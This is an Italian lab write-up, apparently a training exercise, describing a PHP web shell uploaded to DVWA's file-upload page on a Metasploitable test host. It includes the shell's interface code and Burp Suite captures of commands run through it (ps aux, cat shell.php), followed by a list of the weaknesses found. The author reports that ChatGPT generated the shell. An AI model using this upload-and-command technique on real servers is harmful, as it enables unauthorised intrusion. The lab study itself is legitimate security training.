

Quello che ho fatto è farmi generare da Chat GPT una shell.php sofisticata con un'interfaccia grafica e mi ha generato questo:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>PHP Shell</title>
  <style>
    body {
      font-family: Arial, sans-serif;
      background-color: #1e1e1e;
      color: #00ff00;
      margin: 0;
      padding: 20px;
    }
    input, button {
      font-family: inherit;
      font-size: 16px;
      padding: 5px;
      margin: 5px 0;
      color: #000;
    }
    textarea {
      width: 100%;
      height: 300px;
```


```

        font-family: monospace;
        font-size: 14px;
        color: #00ff00;
        background: #000;
        border: 1px solid #555;
        padding: 10px;
        box-sizing: border-box;
    }
</style>
</head>
<body>
    <h1>PHP Shell</h1>
    <form method="POST">
        <input type="text" name="cmd" placeholder="Inserisci un comando" style="width: 80%;" />
        <button type="submit">Esegui</button>
    </form>
    <h2>Risultato:</h2>
    <textarea readonly><?php echo htmlspecialchars($output); ?></textarea>
</body>
</html>

```

Ovviamente gli ho chiesto di farmi uno script che mi faccia fare anche il ping ma su alcuni dispositivi della stessa rete non me li riconosce.

Questa è l'interfaccia grafica dello script.



Risultato del caricamento del file su Upload

Time	Type	Direction	Method	URL
08:25:54 9 Dec 2024	HTTP	→ Request	POST	http://192.168.50.101/dvwa/vulnerabilities/upload/


Request		
Pretty	Raw	Hex
<pre> 1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1 2 Host: 192.168.50.101 3 Content-Length: 397 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://192.168.50.101 7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryT7QsFA1FuBLBP6dB 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/ 12 Accept-Encoding: gzip, deflate, br 13 Cookie: security=low; PHPSESSID=cc996d62983c27c5104425edfd866e35 14 Connection: keep-alive 15 16 -----WebKitFormBoundaryT7QsFA1FuBLBP6dB 17 Content-Disposition: form-data; name="MAX_FILE_SIZE" 18 19 100000 20 -----WebKitFormBoundaryT7QsFA1FuBLBP6dB 21 Content-Disposition: form-data; name="uploaded"; filename="" 22 Content-Type: application/octet-stream 23 24 25 -----WebKitFormBoundaryT7QsFA1FuBLBP6dB 26 Content-Disposition: form-data; name="Upload" 27 28 Upload 29 -----WebKitFormBoundaryT7QsFA1FuBLBP6dB-- 30 </pre>		

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 POST /dwa/hackable/uploads/shell.php HTTP/1.1 2 Host: 192.168.50.101 3 Content-Length: 10 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://192.168.50.101 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://192.168.50.101/dwa/hackable/uploads/shell.php 12 Accept-Encoding: gzip, deflate, br 13 Cookie: security=low; PHPSESSID=cc996d62983c27c5104425edfd866e35 14 Content-Type: application/x-www-form-urlencoded 15 16 cmd=ps+aux</pre>			<pre>1 HTTP/1.1 200 OK 2 Date: Mon, 09 Dec 2024 13:46:46 GMT 3 Server: Apache/2.2.8 (Ubuntu) DAV/2 4 X-Powered-By: PHP/5.2.4-2ubuntu5.10 5 Content-Length: 11442 6 Keep-Alive: timeout=15, max=100 7 Connection: Keep-Alive 8 Content-Type: text/html 9 10 <pre> 11 USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND 12 root 1 0.0 0.1 2844 1692 ? Ss 08:02 0:00 /sbin/init 13 root 2 0.0 0.0 0 0 ? Ss 08:02 0:00 [kthreadd] 14 root 3 0.0 0.0 0 0 ? Ss 08:02 0:00 [migration/0] 15 root 4 0.0 0.0 0 0 ? Ss 08:02 0:00 [ksoftirqd/0] 16 root 5 0.0 0.0 0 0 ? Ss 08:02 0:00 [watchdog/0] 17 root 6 0.0 0.0 0 0 ? Ss 08:02 0:00 [events/0] 18 root 7 0.0 0.0 0 0 ? Ss 08:02 0:00 [khelper] 19 root 41 0.0 0.0 0 0 ? Ss 08:02 0:00 [kblockd/0] 20 root 44 0.0 0.0 0 0 ? Ss 08:02 0:00 [kacpid] 21 root 45 0.0 0.0 0 0 ? Ss 08:02 0:00 [kacpi_notify] 22 root 92 0.0 0.0 0 0 ? Ss 08:02 0:00 [kseriod] 23 root 131 0.0 0.0 0 0 ? Ss 08:02 0:00 [pdflush] 24 root 132 0.0 0.0 0 0 ? Ss 08:02 0:00 [pdflush] 25 root 133 0.0 0.0 0 0 ? Ss 08:02 0:00 [ksvcpd] 26 root 175 0.0 0.0 0 0 ? Ss 08:02 0:00 [aio/0] 27 root 1131 0.0 0.0 0 0 ? Ss 08:02 0:00 [knapd] 28 root 1300 0.0 0.0 0 0 ? Ss 08:02 0:00 [ata/0] 29 root 1303 0.0 0.0 0 0 ? Ss 08:02 0:00 [ata_aux] 30 root 1312 0.0 0.0 0 0 ? Ss 08:02 0:00 [scsi_eh_0] 31 root 1315 0.0 0.0 0 0 ? Ss 08:02 0:00 [scsi_eh_1] 32 root 1337 0.0 0.0 0 0 ? Ss 08:02 0:00 [ksuspend_usbd] 33 root 1338 0.0 0.0 0 0 ? Ss 08:02 0:00 [khubd] 34 root 2072 0.0 0.0 0 0 ? Ss 08:02 0:00 [scsi_eh_2] 35 root 2226 0.0 0.0 0 0 ? Ss 08:02 0:00 [kjournald] 36 root 2381 0.0 0.0 2092 616 ? Ss 08:02 0:00 /sbin/udev --daemon 37 root 2616 0.0 0.0 0 0 ? Ss 08:02 0:00 [kpsmouse] 38 daemon 3561 0.0 0.0 0 0 ? Ss 08:02 0:00 [kjournald] 39 statd 3692 0.0 0.0 1836 524 ? Ss 08:02 0:00 /sbin/portmap 40 root 3708 0.0 0.0 1900 728 ? Ss 08:02 0:00 /sbin/rpc.statd 41 root 3714 0.0 0.0 0 0 ? Ss 08:02 0:00 [rpciod/0] 42 root 3729 0.0 0.0 3648 564 ? Ss 08:02 0:00 /usr/sbin/rpc.idmapd 43 root 3956 0.0 0.0 1716 492 tty4 Ss+ 08:02 0:00 /sbin/getty 38400 tty4 44 root 3957 0.0 0.0 1716 492 tty5 Ss+ 08:02 0:00 /sbin/getty 38400 tty5</pre>			


Questa è la richiesta del repeater di Burp Suite del comando ps aux che mi permette di visualizzare tutti i processi in azione

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 POST /dwa/hackable/uploads/shell.php HTTP/1.1 2 Host: 192.168.50.101 3 Content-Length: 17 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://192.168.50.101 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://192.168.50.101/dwa/hackable/uploads/shell.php 12 Accept-Encoding: gzip, deflate, br 13 Cookie: security=low; PHPSESSID=cc996d62983c27c5104425edfd866e35 14 Content-Type: application/x-www-form-urlencoded 15 16 cmd=cat+shell.php</pre>			<pre>1 HTTP/1.1 200 OK 2 Date: Mon, 09 Dec 2024 13:59:57 GMT 3 Server: Apache/2.2.8 (Ubuntu) DAV/2 4 X-Powered-By: PHP/5.2.4-2ubuntu5.10 5 Keep-Alive: timeout=15, max=100 6 Connection: Keep-Alive 7 Content-Type: text/html 8 Content-Length: 5121 9 10 <!DOCTYPE html> 11 <html lang="en"> 12 <head> 13 <meta charset="UTF-8"> 14 <meta name="viewport" content="width=device-width, initial-scale=1.0"> 15 <title> PHP Shell </title> 16 <style> 17 body{ 18 font-family:Arial,sans-serif; 19 background-color:#1e1e1e; 20 color:#00ff00; 21 margin:0; 22 padding:20px; 23 } 24 input,button{ 25 font-family:inherit; 26 font-size:16px; 27 padding:5px; 28 margin:5px 0; 29 color:#000; 30 } 31 textarea{ 32 width:100%; 33 height:300px; 34 font-family:monospace; 35 font-size:14px; 36 color:#00ff00; 37 background:#000; 38 border:1pxsolid#555; 39 padding:10px; 40 box-sizing:border-box; 41 } 42 </style> 43 </head></pre>			

Questa è la ricerca sempre del repeater ma del comando cat shell.php che mi permette di visualizzare il contenuto di un file



Quin invece con il comando `uname -a` mi ha dato tutte le informazioni dell'host (in questo caso metasploitable) in questo caso analizzando anche con ChatGPT ho notato molte vulnerabilità: prima di tutto che questo è un codice è un'applicazione web che consente di inviare comandi al server attraverso un modulo HTTP; Non ci sono meccanismi per filtrare o validare l'input dell'utente. Versione Obsoleta di PHP e Apache; la facile esposizione di informazioni del sistema operativo ed in fine non c'è nessun controllo a livello di autenticazione.



utilizzando il comando `ip -a` mostra le interfacce di rete e i relativi indirizzi IP configurati anche in questo comando abbiamo delle vulnerabilità: la facilità del reperimento e di conseguenza esposizione di tutte le informazioni di rete e le altre sono molto simili a quelle precedenti.